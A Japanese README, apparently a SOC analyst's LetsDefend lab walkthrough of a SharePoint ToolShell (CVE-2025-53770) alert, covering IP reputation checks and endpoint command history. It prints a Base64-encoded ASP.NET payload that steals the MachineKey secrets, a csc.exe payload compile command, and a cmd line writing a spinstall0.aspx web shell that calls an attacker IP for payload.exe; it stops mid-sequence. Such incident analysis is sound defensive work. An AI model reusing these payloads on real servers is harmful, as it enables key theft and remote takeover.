
 michaael01/letsdefend--soc-342-cve-2025-53770-sharepoint-exploit-toolshell
CVE-2025-53770 (ToolShell) SharePointのゼロデイ悪用に関する詳細なウォークスルー。これにはRCE分析、MachineKeyの流出、ペイロードのコンパイル、ウェブシェルの展開、インシデント対応の封じ込め手順が含まれます。

LetsDefendラボで、ToolShell(CVE-2025-53770)と呼ばれるSharePointのゼロデイ脆弱性を調査しました。悪意のあるPOSTリクエストが認証をバイパスし、PowerShellを実行してMachineKeySectionキーを盗み出し、payload.exeをコンパイルし、Webシェル(spinstall0.aspx)を配置する、現実のゼロデイ攻撃を模倣しました。すべての操作をログに記録し、動作を分析し、ホストを隔離しました。このREADMEでは、攻撃プロセス、攻撃を抑制する手順、および学んだ教訓について説明します。

これは重大なアラートであり、MS SharePointのToolPane.aspxを標的とした、大規模なペイロードと偽装されたRefererを含む不審なアクティビティです。CVEのコンテキストはCVE-2025-53770に関連しています。これは、特別に細工されたPOSTリクエストを介して認証されていない攻撃者によるSharePointエクスプロイトを可能にする重大な脆弱性です。悪用に成功すると、サーバー上でリモートコード実行(RCE)が発生します。これをアクティブで緊急性の高いものとして扱い、反証が出るまで侵害の可能性を前提としました。
Microsoft SharePointは、エンタープライズ向けのコラボレーションおよびドキュメント管理のためのプラットフォームです。基本的には、ファイル、ワークフロー、内部Webアプリのための安全で整理されたハブです。
ドキュメント管理: バージョン管理、監査証跡、ファイルのアクセス許可
コラボレーション: 複数ユーザーによるドキュメントの共同編集と共有
イントラネット/ポータル: 社内ニュース、人事ポリシー、ダッシュボード
ワークフローと自動化: フォーム、承認、通知
統合: Teams、Outlook、Officeアプリ、Power BIとの連携
認証にActive DirectoryまたはSSOを使用
保存時および転送中のデータは暗号化
Webパーツやレイアウトは、設定ミスがあると悪用される可能性がある
ゼロデイエクスプロイトから防御するには、定期的なパッチ適用が重要
Microsoft SharePoint Serverにおける重大なゼロデイ脆弱性で、認証なしで攻撃者がリモートからコードを実行できるようにします。安全でないデシリアライゼーションを悪用し、他のSharePointの欠陥(CVE-2025-49704、CVE-2025-49706)と連鎖してシステム全体を乗っ取ることがよくあります。CVSS 9.8(Critical)と評価され、実際に活発に悪用されています。
送信元IPアドレスをVirusTotalで分析しました。
送信元IPアドレス : 107.191.58.76

これにより、15/95のセキュリティベンダーがこのIPアドレスを悪意のあるものとしてフラグ付けしていることがわかり、このIPについて多くのことが示されています。
次に、IPの位置情報を調べました。これはAbuseIPDBの助けを借りて行われ、以下に示すように、このIPはハッキング、ブルートフォース、Webアプリ攻撃、ポートスキャン、DNSポイズニングで知られています。

これを解決するSOCアナリストとして、重要なステップの1つはエンドポイント分析です。エンドポイントセキュリティで「SharePoint01」という名前のホストを検索しました。IPがハッキングで知られているため、さらなる分析を行いました。

ホストを見つけた後、ターミナル履歴にアクセスしてコマンドラインを確認しました。

PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IHJ1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAgICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIpOw0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRpb25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uTWFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzBdKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCIrY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvbisifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
ペイロードのため、Base64デコーダに進み、以下に示すようにコマンドをデコードしました。

ユーザーはシステムディレクトリ「C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe」からPowerShellを起動し、エンコードされたASP.NETサーバーサイドC#スクリプトのコマンドを実行しました。
ペイロードは、ホストのASP.NET MachineKey(認証バイパスやデシリアライゼーショントークンの偽造に使用できる秘密情報)を読み取り、漏洩させようとします。これはToolShellのエクスプロイトパターン(MachineKeyの悪用)と一致します。 コマンド内の主要な侵害指標(IoC)は、Base64デコードとエンコードを使用して確認されました。
攻撃者はプライベート設定にアクセスし、悪用を試みようとし、.NETを悪用しました。Base64デコーダから、System.Web.Configuration.MachineKeySectionとGetApplicationConfigが見えます。MachineKeySectionには以下が含まれます。
これらのキーは、ビューステートとフォーム認証を保護するために使用される秘密情報です。それらを取得することは、シリアル化されたASP.NETペイロードを偽造/検証できるようにするための材料を直接入手する試みであり、デシリアライゼーションベースのRCEの直接の前提条件です。
上記からわずか3秒後、攻撃者は別のコマンドを送信しました。

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs.
上記からわずか2秒後、攻撃者は別のコマンドを送信しました。

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs."C:\Windows\System32\cmd.exe" /c echo <form runat="server"> <object classid="clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11"><param name="Command" value="Redirect"> <param name="Button" value="Test"> <param name="Url" value="http://107.191.58.76/payload.exe\"> > C:\Program Files\Common Files\Microsoft Shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\spinstall0.aspx.
上記からわずか5秒後、攻撃者は別のコマンドを送信しました。

